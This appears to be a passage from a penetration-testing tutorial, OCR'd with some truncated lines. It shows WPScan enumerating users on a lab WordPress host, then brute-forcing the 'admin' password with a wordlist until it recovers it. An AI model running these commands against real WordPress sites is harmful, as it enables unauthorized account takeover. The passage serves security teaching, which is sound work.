


```
root@kali:~# wpscan -u 192.168.56.102 -e u vp
____________________________________________________
 __          _______   _____
 \ \        / /  __ \ / ____|
  \ \  /\  / /| |__) | (___   ___  __ _ _ __
   \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
    \  /\  /  | |     ____) | (__| (_| | | | |
     \/  \/   |_|    |_____/ \___|\__,_|_| |_| v2.0rNA

    WordPress Security Scanner by the WPScan Team
 Sponsored by the RandomStorm Open Source Initiative
_____________________________________________________

| URL: http://192.168.56.102/
| Started on Mon Jul 29 19:09:25 2013

[+] The WordPress theme in use is twentytwelve v1.1
[!] The WordPress 'http://192.168.56.102/readme.html' file exists
[+] XML-RPC Interface available under http://192.168.56.102/xmlrpc.php
[+] WordPress version 3.5.1 identified from meta generator

[+] Enumerating plugins from passive detection ...
No plugins found :(

[+] Enumerating usernames ...

[+] We found the following 1 username/s :

 | id: 1 | name: admin | nickname: admin | TurnKey Linux

[+] Finished at Mon Jul 29 19:09:28 2013
[+] Elapsed time: 00:00:03
```

4. Finally, we can supply a wordlist to WPScan by issuing the `–wordlist <path to file>` option:

   `wpscan -u 192.168.56.102 -e u --wordlist /root/wordlist.txt`

The page will look like the following screenshot:



```
\ \  /\  / /| |__) | (___   ___  __ _ _ __
 \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
  \  /\  /  | |     ____) | (__| (_| | | | |
   \/  \/   |_|    |_____/ \___|\__,_|_| |_| v2.0rNA

  WordPress Security Scanner by the WPScan Team
ponsored by the RandomStorm Open Source Initiative
___________________________________________________

URL: http://192.168.56.102/
Started on Mon Jul 29 19:19:09 2013

] The WordPress theme in use is twentytwelve v1.1
] The WordPress 'http://192.168.56.102/readme.html' file exists
] XML-RPC Interface available under http://192.168.56.102/xmlrpc.php
] WordPress version 3.5.1 identified from meta generator

] Enumerating plugins from passive detection ...
 plugins found :(

] Enumerating usernames ...

] We found the following 1 username/s :

 id: 1 | name: admin | nickname: admin | TurnKey Linux

] Starting the password brute forcer

Brute forcing user 'admin' with 4 passwords... 100% complete.
[SUCCESS] Username : admin Password : password123


] Finished at Mon Jul 29 19:19:13 2013
] Elapsed time: 00:00:03
```

5. That's it! We have successfully retrieved the password from the Wordpress installation.